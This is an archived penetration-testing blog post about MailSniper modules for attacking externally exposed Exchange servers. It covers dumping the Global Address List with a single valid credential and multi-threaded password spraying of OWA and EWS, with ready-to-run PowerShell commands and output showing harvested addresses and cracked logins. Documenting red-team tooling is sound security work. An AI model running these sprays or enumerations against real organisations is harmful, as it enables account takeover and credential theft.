Attacking Exchange with MailSniper - Black Hills Information Security, Inc.

By BHIS

Published: 2016-10-03 · Archived: 2026-04-05 14:50:35 UTC

3 Oct 2016

, Beau Bullock, External/Internal, Red Team Beau Bullock, FindPeople, Get-GlobalAddressList, Invoke-PasswordSprayOWA, InvokePasswordSprayEWS, MailSniper, OWA, updates

Beau Bullock //

I’ve added in a few modules to MailSniper that will assist in remote attacks against organizations that are hosting an externally facing Exchange server (OWA or EWS). Specifically, the modules are Get-GlobalAddressList, Invoke-PasswordSprayOWA, and Invoke-PasswordSprayEWS.

Get-GlobalAddressList

Very often on external penetration tests we perform a reconnaissance phase that might yield us some email addresses or usernames of an organization. If we can successfully find valid credentials for any one of them, and the organization has an Outlook Web Access or Exchange Web Services portal it is possible to download the entire Global Address List from the Exchange server. So, from one valid credential we can now have access to all email addresses for every employee of an organization.

In trying to improve on the method Carrie Roberts wrote about in her blog post regarding gathering the Global Address List from OWA manually I’ve automated this task into MailSniper. Brian Fehrman found something very interesting in OWA. There is a function called FindPeople that will allow you to pull back the entire GAL with a single request. Unfortunately, this function is only implemented in Exchange version 2013. In testing, Get-GlobalAddressList that utilizes the FindPeople function was able to pull 4282 email addresses from a remote OWA portal in 10 seconds.

The OWA “FindPeople” method requires you are using PowerShell version 3 or higher.


For cases where the Exchange version is less than 2013 Get-GlobalAddressList fails back to enumerating the GAL from Exchange Web Services. This method can take a bit longer due to the fact that EWS will only let you search 100 results at a time. To get around this restriction I basically search AA through ZZ then sort/uniq the results.

To use it import the module into a PowerShell version 3 session then run something like this:

```
Get-GlobalAddressList -ExchHostname mail.domain.com -UserName
```

```
domain\username -Password Fall2016 -OutFile global-address-list.txt
```

If Exchange version is 2013 it should look something like this:



```
PS C:\Tools> Get-GlobalAddressList -UserName [redacted]\bamas -Password Summer2016 -ExchHostname mail.[redacted].com
[*] First trying to log directly into OWA to enumerate the Global Address List using FindPeople...
[*] Using https://mail.[redacted].com/owa/auth.owa
[*] Logging into OWA...
[*] OWA Login appears to be successful.
[*] Retrieving OWA Canary...
[*] Successfully retrieved the X-OWA-CANARY cookie: wJbH-x__FUWPFP0zTHpKA-mXChUn6dMIAat-1ehtktv99KfRPRQkwSmS2579gJidoFvE
DFTCmX0.
[*] Retrieving AddressListId from GetPeopleFilters URL.
[*] Global Address List Id of 5775714f-98e2-4737-949c-d9a4259fee60 was found.
[*] Now utilizing FindPeople to retrieve Global Address List
[*] Now cleaning up the list...
AndresG@[redacted].com
BamaS@[redacted].com
CaptainV@[redacted].com
CarlT@[redacted].com
itadmin@[redacted].com
vladi@[redacted].com
[*] A total of 6 email addresses were retrieved
PS C:\Tools> _
```

After obtaining the full email list you can then feed that back into password spraying attacks where you will likely gain more valid credentials.

Speaking of password spraying…

Invoke-PasswordSprayOWA & Invoke-PasswordSprayEWS

I wrote in two modules for password spraying Outlook Web Access and Exchange Web Services to MailSniper. Password spraying is an attack where instead of trying to brute force many password attempts for a single user account we try one password across many user accounts. This helps avoid account lockout and will still result in us obtaining valid credentials as users still pick passwords like “Fall2016”. Both of the functions are multi-threaded. Just pass the -Threads option and specify a number of threads (15 seems to be a pretty good starting point).

Both functions have a similar structure but one thing to note is that Invoke-PasswordSprayOWA requires PowerShell version 3 or higher.


To use Invoke-PasswordSprayOWA import the module into a PowerShell version 3 session then run something like this:

```
Invoke-PasswordSprayOWA -ExchHostname mail.domain.com -UserList

.\userlist.txt -Password Fall2016 -Threads 15 -OutFile owa-sprayed-creds.txt
```

To use Invoke-PasswordSprayEWS import the module into a PowerShell session then run something like this:

```
Invoke-PasswordSprayEWS -ExchHostname mail.domain.com -UserList

.\userlist.txt -Password Fall2016 -Threads 15 -OutFile ews-sprayed-creds.txt
```

You should start to see credentials populate in the terminal as MailSniper finds valid creds:



```
[*] SUCCESS! User:[redacted]  Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016

 Password Spraying the OWA portal at https://webmail.[redacted].com/owa/. Sit tight...
    12 threads remaining
    [ooooooooooooooooooooo                                                               ]

[*] SUCCESS! User:[redacted]  Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
[*] SUCCESS! User:            Password:Fall2016
```

In testing I’ve noticed the EWS password spraying method is significantly faster. Both Invoke-PasswordSprayOWA and using Burp Intruder with 15 threads took about 1 hour and 45 minutes to complete spraying 10,000 users. Spraying that same list of users against EWS took only 9 minutes and 28 seconds.

For more information about MailSniper check out this blog post.

Available live/virtual and on-demand!

Source: https://www.blackhillsinfosec.com/attacking-exchange-with-mailsniper/